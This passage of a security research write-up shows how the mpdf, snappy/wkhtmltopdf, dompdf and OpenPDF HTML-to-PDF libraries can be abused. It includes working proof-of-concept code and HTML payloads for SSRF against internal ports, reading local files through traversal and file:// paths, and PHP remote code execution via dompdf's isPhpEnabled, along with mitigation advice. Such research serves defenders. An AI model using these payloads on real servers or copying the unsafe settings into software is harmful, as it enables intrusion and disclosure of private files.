
With showWatermarkImage enabled (marker 1) in the mpdf/mpdf library’s configuration, we can address local or remote resources on behalf of the server or embed local images in the generated PDF file as a watermark.
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

$mpdf = new \Mpdf\Mpdf();
$html = '<watermarkimage src="/tmp/user_files/user_1/private_image.jpg" alpha="0.5" size="P" position="P" />
<p> This is some content.</p>';

$mpdf->WriteHTML($html);
$mpdf->showWatermarkImage = true; // marker 1
$mpdf->Output();
As a result, the watermark in the generated PDF file became an arbitrary image.
The KnpLabs/snappy library
Description

KnpLabs/snappy is a PHP library for generating thumbnails, snapshots, or PDFs from a URL or an HTML page.
Identifying the library and its version
KnpLabs/snappy is a wrapper for wkhtmltopdf/wkhtmltoimage. Therefore, “snappy” will not appear in the PDF document properties. The Application field will show wkhtmltopdf with a version, and the PDF producer will be “Qt”. If you encounter wkhtmltopdf older than 0.12.6 (still common in practice), watch out for CVE‑2022‑35583.
Intentional behavior
The demonstration uses KnpLabs/snappy version 1.4.4.
Installing a specific version of KnpLabs/snappy
$ composer require knplabs/knp-snappy:1.4.4We also have to install wkhtmltopdf on the system For the demonstration, we use the latest available version, for example, wkhtmltox_0.12.6.1-3.jammy_amd64.deb (https://github.com/wkhtmltopdf/packaging/releases/tag/0.12.6.1-3).
Installing wkhtmltopdf

$ sudo dpkg -i ./wkhtmltox_0.12.6.1-3.jammy_amd64.debBoth KnpLabs/snappy and wkhtmltopdf vendors warn that any user-supplied HTML data must be sanitized.
Intentional behavior 1. Server-Side Request Forgery
Researcher: Nikita Sveshnikov
KnpLabs/snappy saves the provided HTML to a file and then processes it using wkhtmltopdf. The wkhtmltopdf library then sends requests to external and internal URLs and ports.
Behavior depends on the tag used:
- The iframe tag (marker 1) enables full Server-Side Request Forgery.
- The <img> tag enables Server-Side Request Forgery (Blind SSRF) (marker 2).
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

use Knp\Snappy\Pdf;

$wkhtmltopdfPath = '/usr/local/bin/wkhtmltopdf';

$maliciousHtmlPayload = <<<HTML
    <iframe src="https://postman-echo.com/get" width="600" height="400"></iframe> <!-- marker 1 -->
    <img src="http://127.0.0.1:8080/"> <!-- marker 2 -->
HTML;

$pdf = new Pdf($wkhtmltopdfPath);
$pdfContent = $pdf->getOutputFromHtml($maliciousHtmlPayload);

header('Content-Type: application/pdf');
header('Content-Disposition: inline; filename="output.pdf"');
echo $pdfContent;
Example of successfully obtaining and viewing a server response in the generated PDF with the help of the iframe tag:

Misconfiguration
Misconfiguration 1. Files or Directories Accessible to External Parties
Researcher: Nikita Sveshnikov
If enable-local-file-access is set (marker 1), the library allows us to embed local images into the generated PDF.
Note on paths
The snappy and wkhtmltopdf libraries do not sanitize paths, allowing path traversal. However, by default the current directory for snappy is “/”.
Web application source code
<?php
require_once __DIR__ . '/vendor/autoload.php';

use Knp\Snappy\Pdf;

$wkhtmltopdfPath = '/usr/bin/wkhtmltopdf';

// HTML payload
$maliciousHtmlPayload = <<<HTML
<image src="/tmp/user_files/user_1/private_image.jpg">
HTML;

$pdf = new Pdf($wkhtmltopdfPath);
$pdf->setOption('enable-local-file-access', true); // marker 1
$pdfContent = $pdf->getOutputFromHtml($maliciousHtmlPayload);

header('Content-Type: application/pdf');
header('Content-Disposition: inline; filename="output.pdf"');
echo $pdfContent;
Demonstration of embedding an arbitrary image into the generated PDF file.

The dompdf/dompdf library
Description
The dompdf/dompdf library is an open-source PHP library that converts HTML to PDF. It is a style-driven renderer: it downloads and reads external stylesheets, inline style tags, and the style attributes of individual HTML elements. It also supports most presentational HTML attributes.
Misconfiguration
Severe vulnerabilities have already been found in dompdf/dompdf by other researchers, and the vendor has always promptly addressed such issues. However, misconfigurations can reintroduce dangerous scenarios. Below are the most dangerous scenarios.
The dompdf/dompdf version used in this research is 3.1.0.
Installing a specific version of dompdf/dompdf
$ composer require dompdf/dompdf:3.1.0Misconfiguration 1. Remote code execution (RCE)
Researcher: Nikita Sveshnikov
If isPhpEnabled is set to true (marker 1), dompdf/dompdf will execute embedded PHP code from the HTML markup.
Web application source code
<?php
require_once 'vendor/autoload.php';

use Dompdf\Dompdf;
use Dompdf\Options;

$options = new Options();
$options->set('isPhpEnabled', true); // marker 1

$dompdf = new Dompdf($options);

// Minimal HTML
$html = '<body><script type="text/php">
file_put_contents("/tmp/rce", shell_exec("id"));
</script></body>';

$dompdf->loadHtml($html);
$dompdf->render();
$dompdf->stream("test_php.pdf", ["Attachment" => false]);
Let’s read the /tmp/rce file to verify that the id command was executed.

Misconfiguration 2. Server-Side Request Forgery (Blind SSRF) via the img tag and the src attribute
Researcher: Nikita Sveshnikov
With isRemoteEnabled enabled (marker 1), dompdf/dompdf will retrieve external files by URL, including images, fonts, and styles. This may lead to SSRF attacks, as the library will attempt to address even internal services of the network.
To mitigate, use setAllowedRemoteHosts to restrict dompdf/dompdf to a whitelist of domains and IP addresses; the library will only make requests to those hosts.
Web application source code
<?php
require_once 'vendor/autoload.php';

use Dompdf\Dompdf;
use Dompdf\Options;

$options = new Options();
$options->set('isRemoteEnabled', true); // marker 1

$dompdf = new Dompdf($options);

// Minimal HTML
$html = '<body><img src="http://127.0.0.1:8080/"></body>';

$dompdf->loadHtml($html);
$dompdf->render();
$dompdf->stream("test_ssrf.pdf", ["Attachment" => false]);
Demonstration of server-side request execution.

Misconfiguration 3. Files or Directories Accessible to External Parties via the image tag and the src attribute
Researcher: Nikita Sveshnikov
The setChroot method restricts library access to a specified directory. If chroot is misconfigured, for example, points too high in the directory tree (see marker 1), access breaks out of the dompdf folder, allowing file:// to read any local files the process can access.
Web application source code
<?php
require_once 'vendor/autoload.php';

use Dompdf\Dompdf;
use Dompdf\Options;

$options = new Options();
$options->setChroot('/'); // marker 1

$dompdf = new Dompdf($options);

// Minimal HTML
$html = '<body><img src="file:///tmp/user_files/user_1/private_image.jpg"></body>';

$dompdf->loadHtml($html);
$dompdf->render();
$dompdf->stream("test_lfr.pdf", ["Attachment" => false]);
Demonstration of embedding an arbitrary image into the generated PDF file.

The LibrePDF/OpenPDF library
Description

LibrePDF/OpenPDF is a free, open-source Java library for creating and editing PDFs, licensed under LGPL and MPL. OpenPDF is a fork of iText.
Intentional behavior
The LibrePDF/OpenPDF developer warns that the library is not a sandboxed or hardened environment. It processes input such as file paths, image sources, font names, and HTML content as-is, without performing input validation, authentication, or permission checks (https://github.com/LibrePDF/OpenPDF/blob/master/Security.md).
OpenPDF processes input data such as file paths, image sources, font names, and HTML content as-is, without performing input validation, authentication, or permission checks.
It is the sole responsibility of the application developer to ensure that all input passed into OpenPDF is trusted, sanitized, and safe.
Intentional behavior 1. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the img tag and src attribute
Researchers: Aleksey Solovev, Nikita Sveshnikov
In LibrePDF/OpenPDF, the HTMLWorker class does not filter src attribute values when parsing img tags in HTML. This creates two related risks: embedding local files in the resulting PDF and executing HTTP requests on behalf of the server. If the src attribute contains a URL (marker 2), the library attempts to fetch the resource from that address. If it contains a path to a local image (marker 1), the library embeds the file’s contents into the resulting PDF.
Application source code
package com.example;

import java.io.FileOutputStream;
import java.io.IOException;
import java.io.StringReader;

import com.lowagie.text.Document;
import com.lowagie.text.DocumentException;
import com.lowagie.text.html.simpleparser.HTMLWorker;
import com.lowagie.text.pdf.PdfWriter;

public class App {
    public static void main(String[] args) {
        Document document = new Document();
        try {
            PdfWriter.getInstance(document, new FileOutputStream("output.pdf"));
            document.open();

            String htmlString = "<table cellpadding='20'><tr><td>" +
            "<img src='/tmp/user_files/user_1/private_image.jpg'></td></tr></table>" + // marker 1
            "<img src='http://127.0.0.1:8080/'>"; // marker 2
            HTMLWorker htmlWorker = new HTMLWorker(document);
            htmlWorker.parse(new StringReader(htmlString));
            htmlWorker.close();
        } catch (DocumentException | IOException e) {
            e.printStackTrace();
        } finally {
            if (document != null && document.isOpen()) {
                document.close();
            }
        }
    }
}
Note that OpenPDF does not support all HTML features, which can complicate page layout.

Intentional behavior 2. Server-Side Request Forgery (Blind SSRF) and Files or Directories Accessible to External Parties via the img tag and src attribute
Researcher: Nikita Sveshnikov
A similar mechanism exists in the HtmlParser class, which likewise accepts unrestricted paths in the img tag’s src attribute, both absolute (marker 2) and relative (marker 1). HtmlParser is susceptible to Blind SSRF (marker 3). We’ll demonstrate all of this in a single application.
Application source code
package com.example;

import java.io.FileOutputStream;
import java.io.IOException;
import java.io.StringReader;

import com.lowagie.text.Document;
import com.lowagie.text.DocumentException;
import com.lowagie.text.html.HtmlParser;
import com.lowagie.text.pdf.PdfWriter;

public class App {
    public static void main(String[] args) {
        String htmlContent = "<html>\n" +
            "    <table width='100%' border='0' cellspacing='0' cellpadding='0'>\n" +
            "        <tr>\n" +
            "            <td width='70%'>Relative Path: ../../../../tmp/user_files/user_1/private_image.jpg</td>\n" +
            "            <td><img src='../../../../tmp/user_files/user_1/private_image.jpg'/></td>\n" + // marker 1
            "        </tr>\n" +
            "        <tr>\n" +
            "            <td width='70%'>Absolute Path: /tmp/user_files/user_1/private_image.jpg</td>\n" +
            "            <td><img src='/tmp/user_files/user_1/private_image.jpg'/></td>\n" + // marker 2
            "        </tr>\n" +
            "    </table>\n" +
            "<img src='http://127.0.0.1:8080/'/>" + // marker 3
            "</html>";

        Document document = new Document();

        try {
            PdfWriter.getInstance(document, new FileOutputStream("output.pdf"));
            document.open();
            HtmlParser.parse(document, new StringReader(htmlContent));
        } catch (DocumentException | IOException e) {
            e.printStackTrace();
        } finally {
            if (document != null && document.isOpen()) {
                document.close();
            }
        }
    }
}
Demonstration of server‑side request execution and embedding arbitrary images into the generated PDF.

Additional notes
Default images
Sometimes you may not know the absolute or relative paths to private images. One workaround is to embed images that are likely present on the system at known locations into a generated PDF file.
In the figure below, we see images in the /usr/share/apache2 and /usr/share/doc folders. As a proof of concept, you can prepare a list of potential image paths and include them all in the HTML markup passed to the library for PDF rendering.

Conclusion
After reviewing several HTML-to-PDF libraries, we have reached the following conclusions:
- There is a high likelihood of embedding confidential images via absolute or relative paths, potentially exposing private information.
- There is a risk of SSRF attacks to external and internal addresses and ports from the server.
- By deleting files during vulnerability exploitation, an attacker may cause a system DoS or remove files needed for security checks.
- Pay close attention to regular expressions: poorly written expressions can lead to ReDoS (Regex DoS).
Recommendations for developers: keep these libraries up to date, account for their intentional behaviors and potential misconfigurations, and sanitize untrusted input as needed.
Thank you for reading!